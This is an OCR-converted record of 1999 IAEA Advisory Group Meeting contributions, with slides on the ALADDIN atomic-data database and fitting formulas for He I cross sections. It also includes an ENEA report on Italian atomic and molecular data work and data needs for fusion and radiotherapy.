
Presented at the 15th Advisory Group Meeting
at IAEA, Vienna, September 13-14 1999



Plan


- Plasma-Gate server
- ALADDIN WWW database
- He I excitation/ionization data
- Beyond DCN...
- Conclusions

Plasma-Gate WWW server




- http://plasma-gate.weizmann.ac.il
- Atomic/Plasma Info: unsupported yet
- Saturation in number of atomic (~200) and plasma (~300) servers
- List of databases: 50% access increase vs. June 1997
- ATOM calculations: >**1100** runs, died...but will (hopefully) be revivified
- *Who's Who in APP*: ~ 920 entries

Stark broadening calculations



- Very few QM calculations
- QM results (H.R.Griem, I.Bray, D.V.Fursa and Yu.V.Ralchenko) are smaller by about a factor of 2 than both experiment and SC calculations
- SC results: intrusion into foreign territory
- Experiment: turbulence effects
- Agreement *improves* when density *increases* (Be-like ions)



ALADDIN WWW database

Background


- 14th AGM ➪ Task Group (A.Godunov, D.R.Schultz, J.A.Stephens, Yu.V.Ralchenko)
- E-mail discussions

Strategy

- Free RDMBS
- Graphical capabilities (free software)
- Present all available options

Implementation

- Time < 20 manpower-days
- Test period of a few months
- Feedback from other DCN members (P. Krstić, D.Humbert,...)
- Easy upgrades



ALADDIN WWW Software

PostgreSQL

- Open-Source Object-Relational DBMS supported by almost all Unix flavors
- robust, well-tested RDBMS used by many (corporate) users
- Perl interface
- supports extremely large databases
- developed over 15 years, major releases every four months (hopefully...)

Grace


- WYSIWYG 2D plotting tool for Unix, VMS, OS/2, Win9*/NT
- batch mode for unattended plotting
- hardcopy support for PostScript, PDF, GIF, JPEG,...

PtPlot


- Java plotter
- infinite zooming

ALADDIN operation

Examples are given in red




He I excitation and ionization cross sections



- 1^1S excitation and ionization (F.J. de Heer, INDC-385, 1998)
- New Convergent Close-Coupling results (I. Bray) – agree well with the rate experiments (R. Denkelmann et. al., J.Phys. B, Oct 1999)
- Transitions between all terms up to **n=4** (19 terms, 171 excitation and 19 ionization cross sections)

Excitation and ionization fitting formulas



Excitation :
collision strengths

Ionization :
cross sections (cm^2),
I is the ionization potential (eV),
E is the electron impact energy (eV)

dipole – allowed :

$$\Omega(X)=\left(A_1 \ln X + A_2 + \frac{A_3}{X} + \frac{A_4}{X^2} + \frac{A_5}{X^3}\right)\cdot\frac{X+1}{X+A_6}$$

dipole – forbidden :


$$\Omega(X)=\left(A_1 + \frac{A_2}{X} + \frac{A_3}{X^2} + \frac{A_4}{X^3}\right)\cdot\frac{X^2+1}{X^2+A_5}$$

spin – forbidden :

$$\Omega(X)=\left(A_1 + \frac{A_2}{X} + \frac{A_3}{X^2} + \frac{A_4}{X^3}\right)\cdot\frac{1}{X^2+A_5}$$


ionization :

$$\sigma(E)=\frac{10^{-13}}{I\cdot E}\left(A_1 \ln\frac{E}{I} + \sum_{i=2}^{6} A_i\left(1-\frac{I}{E}\right)^{i-1}\right)$$




Atomic Databases beyond DCN


- TOPbase (Opacity Project)
- Atomic Line List v. 2.02 (U.Kentucky, USA)
- Stark parameters for Z=0,1 (Obs. Paris-Meudon, France)
- BIBL (ISAN, Russia)
- VALD (U. Vienna, Austria)



Missing Data on the Net

- Autoionization probabilities
- Dielectronic recombination (NIFS!)
- Stark broadening


He I excitation cross sections
symbols: CCC results; lines: fit
$2^1P - 3^3D$
$3^1D - 4^3P$
$2^3P - 4^1F$
$3^3D - 4^1S$ (*0.1)
Cross section (cm)
10^{-15}
10^{-16}
10^{-17}
10^{-18}
10^{-19}
10^{-20}
10^{-21}
10^{-22}
10^{-23}
10^{-24}
10^{-25}
1
10
100
Electron energy (eV)


He I excitation cross sections
symbols: CCC results; lines: fit
$2^1P - 4^1P$
$2^1S - 3^1D$
$3^3D - 4^3P$
$3^3S - 4^3P$ (*10)
Cross section (cm)
10^{-13}
10^{-14}
10^{-15}
10^{-16}
10^{-17}
10^{-18}
1
10
100
1000
Electron energy (eV)

PROGRESS ON ATOMIC AN MOLECULAR DATA ACTIVITIES AT ENEA AND OTHER RESEARCH INSTITUTIONS IN ITALY

E. Menapace
ENEA - Applied Physics Division (INN.FIS)

With reference to the IAEA programme for the international co-operation on atomic and molecular reference data and the related numerical databases, following the advice by the appropriate Subcommittee of the IFRC, specific ENEA activities concerned:

- the monitoring of most relevant results on the matter produced by the italian research Institutes and of the requirements and exigencies by the Fusion projects and other applied fields, also in the framework of the international collaborations involving national programs; the critical review resulting from this action has been recently updated and summarized as described in the following;

- the presentation and discussion of this review in the frame of the international Network on Atomic and Molecular Data organized by the IAEA (A+M Data Unit), also investigating items of common interest with Laboratories or Centers referring to the Network in view of desirable collaborations with Italian Institutes;

- to collect and disseminate data by informatic procedures, as they are made available from the different Laboratories and, in the same context, to encourage the data representation according to the ALADDIN system standards and formats, by interacting with the above IAEA Data Unit on the subject;

- to update, maintain and distribute the available data bases, according to the requirements of the research programs, by discussing their critical selection, according to the scientific and technical exigencies from the user community, and to encourage well focused research activities by the national data producer community, in cooperation with the international one with the coordination by the IAEA (A+M Data Unit).

In fact, for the purposes of the national scientific services aimed to well extended availability of reliable, updated and validated atomic and molecular data (in terms of reference data as complete as possible and according to QA rules) the updating of the IAEA data bases from the most recent ones available from the Data Centre Network is highly desirable.

In this context the coordination by the IAEA Atomic and Molecular Data Unit is essential to improve the international collaboration and the data exchange, according to appropriate critical selection and standardization rules.

Accordingly, the IAEA Specialist's Meetings and Co-ordinated Research Projects, on topics of recognized interest in the field, serve to facilitate the co-operation among data evaluators and to agree on criteria and priorities for future selection of improved databases.

Then it is highly desirable that the activities concerning the Network be maintained and coordinated at least to the same extent and, as a consequence, that both the qualitative and quantitative levels of the IAEA support be in the future at least the same as presently and possibly improved, according to the increasing exigencies by the user community for the purposes of fusion and other applied research fields referring to the IAEA programmes.

Contributions by the Italian Research Institutes concerning atomic and molecular data

Electron-molecule interaction data and molecular dynamics and transport data estimate

(contribution by M. Capitelli, R. Celiberto et al, CSCP of CNR and Department of Chemistry of Bari University)

The electron-molecule cross sections and the molecular dynamics effects have been calculated for elementary processes acting in non equilibrium H_2/D_2 plasmas. Particular emphasis is given to the dependence of the relevant cross sections on vibrational quantum number. In particular, total excitation cross sections, as a function of the vibrational state of the molecule defined by its quantum number, have been calculated by using the impact parameter method (ref.'s 1 and 2).

Concerning transport processes, elastic and transport cross sections have been calculated for collision of two excited hydrogen atoms by using the interaction potential restricted only to some specific single states. The results have been published by the contributors in ref. 2.

Rate coefficients of all atoms and ions of the elements from H to Ni for ionization balance of optically thin films

(contribution by G. Mazzitelli et al. - ENEA Fusion Division, Physics Department of Rome University and Osservatorio Astronomico di Roma)

The most recent data of the ionization and recombination rates have been collected for 435 atoms and ions, ranging from H to Ni, by a critical review of the existing works and a detailed comparison among different sources of the available data. Proper interpolation and extrapolation formulas have been assumed from the previous literature or assumed 'ad hoc' in order to fill the gaps between measured and theoretically estimated data.

In particular, for dielectronic recombinations all the data were fitted with an unique formula obtained on a semi-empirical base, as a function of the reference temperature T. The results have been found in very good agreement with the previous (1985) library by Arnaud Rothenflug for H, He, C, O, Ne, Na, Mg, Si, except for C II, C III, O III,O IV and O V, where differences up to 50% have been found near the peaks of maximum ionic abundance. For other ions, such as Al, Ar, Ca and Ni, major differences have been found, depending on the temperature and on the considered ions (ref. 3).

Experimental and theoretical results on molecular spectroscopic data

i) At ENEA-INN.FIS in collaboration with CNR Institute for Molecular Spectroscopy (contribution by R. Fantoni, P. D'Amato, M. Snels):

Vib-rotational spectra of simple molecules (including CO, CO_2 and CH_4 , C_2H_2. C_2H_4 as hydrocarbons of present interest) and also relevant radicals (such as OH, CH, C_2) were measured by IR spectroscopy high-resolution techniques and spontaneous or induced Raman spectroscopy. The analyses were based on advanced calculations by appropriate Hamiltonians including global (vibrational) and local (rotational) perturbations. In particular the experimental data were fitted by Watson approach for asymmetrical rotors. Coriolis and Fermi interactions between different vib-rotational bands were considered. Moreover, isotopic CO_2 spectroscopic data have been investigated for medical diagnostics purposes in the human breath.

ii) At Trento University (contribution by S. Oss et al.):

Molecular spectroscopy estimates were produced, with the main goal of deeper insight in high resolution infrared and Raman spectra and with particular attention to ro-vibrational features associated with CH bonds and their substituted species, such as intramolecular vibrational energy distribution (WR) processes, Franck-Condon excitation schemes and dimer/polymeric spectroscopy.

The main results have been obtained by a strict co-operation of the experimental group (using an opto-thermal molecular beam spectrometer) with the theoretical one (referring to advanced and properly developed algebraic models and to the corresponding computing code VIBR3AT) on molecules like methanes ($CH_{4-x}D_x$), ethylenes ($C_2R_{4-X}D_X$), methanol (CH_3OH) etc., with recent improvements allowing for the calculations of smaller molecules by the inclusion of rotational excitation and the coupling with the vibrational part of the spectrum.In this framework a specific application has been devoted to the molecule C_2H_2 and its isotopic species giving rise to a systematic description of the ro-vibrational spectra, as an important application of the 3-dimensional algebraic VM model to small molecules. A detailed discussion and the related literature have been produced and made available by the authors (ref.'s 4,5 and 6). The calculated values are also intended to be available, with reference to the ALADDIN system standard, in the framework of the above international Network coordinated by the IAEA Atomic and Molecular Data Unit.

CHIANTI-A Database for Astrophysical Emission Line Spectroscopy

Created and maintained by K.P. Dere (NRL), E. Landi (University of Florence), H.E. Mason (University of Cambridge), B.C. Monsignori-Fossi (Arcetri Obs.), P.R. Young (University of Cambridge).

CHIANTI-A has been developed as a collection of critically evaluated data necessary to calculate the emission light spectrum of astrophysical plasmas; recently the Version 2.0 has been released, including also data for many of the minor elements (Na, P, etc.); (see in particular ref. 7).

The data consists of atomic energy levels, atomic radiative data such as wavelengths, weighted oscillator strengths and electron collisional excitation rates.

A set of programs that use these data to calculate the spectrum, in a wavelength range of relevant interest, as a function of temperature and density are also provided. These programs have been written in Interactive Data Language.

The Naval Research Laboratory (NRL) and the University of Cambridge (UK) maintain a copy of the CHIANTI database.

Atomic and plasma-wall interaction data

As the main contribution to the IAEA Co-ordinated Research Project (CRP) on 'Atomic and Plasma-Wall Interaction Data for Fusion Reactor Divertor Modeling', recent results have been reported (ref. 8) by M. Capitelli and collaborators, from Department of Chemistry, Research Centre of Plasma Chemistry, University of Bari, concerning:

i) Atomic and molecular data estimate, in particular from

- calculations of complete sets of dissociation cross-sections for electron-H_2 interactions for the different H isotopes;
- calculations of state to state deactivation cross-sections of H_2 , D_2 on copper surface and state to state recombination cross-sections of atomic hydrogen on copper and graphite;

ii) Kinetics model development and applications ; in particular the collisional radiative model has been applied to investigate the effect of Rydberg states to the production of negative ions and the decay of electron energy distribution function under post discharge conditions;

iii) Transport calculations, extended with respect to the ones described above, mainly for

- collision integrals of excited H(n) states and, specifically, of elastic and transport cross-sections for H(n)-H(n) collisions with n up to 5;
- transport properties of one and two temperature H_2 plasmas.

Literature

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/7/ E. Landi, M. Landini, K. P. Dere, P. Young, H. E. Mason,'CHIANTI- an atomic database for emission lines, III- Continuum radiation and extension of the ion data base', Astronomy and Astrophysics, Suppl. Ser., **135,** 339 (1999).

/8/ M. Capitelli, 'Brief report on the activities within the Project'- Summary Report of the 3rd IAEA Research Co-ordination Meeting of the CRP, p. 27 (April 1999), Ed. R. K. Janev.

Data needs by the scientific user community

The fields of recognized interest for atomic and molecular data, by the scientific national community involved in the applied research, are summarized in the following:

A. In the framework of the Fusion projects at ENEA, CNR (National Council of Research) and Italian universities

i) General exigencies concern:

- particle-surface interaction data for plasma wall and divertor component materials, considering both interactions by low energy ions and atoms, from one side, and radiation damage studies, from the other (starting from ions elastically or inelastically scattered by neutrons);

- electron-molecule interaction data on H_2 and D_2 for incident energies up to few hundreds eV, including estimate of cross sections for excitation and ionization (even dissociative) events;

- molecular spectroscopy data for diagnostics of plasma impurities, such as diatomic or triatomic molecules or radicals (HCO, DCO, CO, CO_2, CH, OH, C_2) or other simple molecules (like CH_4, C_2H_2. C_2H_4 etc.);

ii) Additional requests from the Fusion Division at ENEA Frascati regard atomic and molecular data for elements such as Mo, W and Kr, mainly

- atomic and molecular spectra and related quantities;
- excitation and ionization cross sections;
- particle (hydrogen ions) interaction data on material surfaces (typically physical sputtering data).

Specifically, in the framework of the IGNITOR project (an ignited Tokamak with high edge density and first wall made of Molybdenum) the need has been recognized for improving the databases with regard to:

- Physical sputtering of Molybdenum from Hydrogen isotopes, Oxygen,

Carbon and Mo (self-sputtering);
- Oxide and Carbide reactions in Molybdenum;
- Reflection and desorbption of light ions from Molybdenum.

These data should be known in the energy range between 2 eV and few hundreds eV.

iii) In the frame of the co-operation programme between ENEA, CNR and Padua University on RFX facility, where the first wall is made of graphite, fueling gas is H, main impurities being C,O, B (after boronisation), with additional impurities such as He, N, F, Ne Xe, Ar (following accidents or injections for research purposes), the interpretation of the measurements is performed through a 1-D collisional radiative model (for O, C, B and, in collaboration with CEA Cadarache also for Ne) and a 3-D Monte Carlo code for C and He impurities at the edge, within 10 cm from the wall.

Specific requirements for these model calculations concern data for all the processes involved, such as ionisation, excitation, recombination (radiative, three body dielectronic) and charge exchange.
For the latter model interpretation, C sputtering (both physical and chemical) data are mainly requested.
Lack of information is observed for many processes at low energy, i.e. in the range of ten to hundreds eV. In particular this concerns charge exchange processes (between intermediate ionized impurities and protons or neutral H) and molecular ionisation and excitation data (for hydrocarbons).

iv) From the international co-operation activities, a large interest is well recognized for non-equilibrium plasma kinetics in H_2/D_2 plasmas in fusion reactors near the edge and divertor, with the formation of vibrationally as well as electronically excited diatomic molecules. In particular main interest concerns electron-molecules cross-sections and molecular dynamics parameters of elementary processes acting in these non-equilibrium plasmas.

To this respect, the recent studies at CNR and Bari University, as outlined above mainly concern the dependence of the relevant cross sections on vibrational quantum number.

B. Specific needs of atomic and molecular data for radiotherapy and related radiobiology concern:

i) ionization cross-sections, to be reviewed and critically evaluated; additional experimental and evaluated data are requested (particularly concerning C and O ions in the energy region from about one keV to a few MeV), which are especially important in radiation dosimetry and in ion interaction studies for the interpretation or radiobiological effects;

ii) double differential cross-sections with regard to electron impact (for track structure calculations especially for larger hydrocarbons and biomolecules), to proton impact (including the evaluation of the requested data and their compilation in computer-based data libraries) and for heavier ions in most advanced hadrotherapy applications (including measurements on the interactions, particularly the fragmentation one, with targets made of water and tissue equivalent molecules);

iii) charge transfer and total ionization cross-sections, with concern to their critical selection and compilation into a complete data file specifically for radiation therapy purposes;

iv) the 'average energy to produce an ion pair' (total and differential W values) to be measured and evaluated for different types of secondaries.

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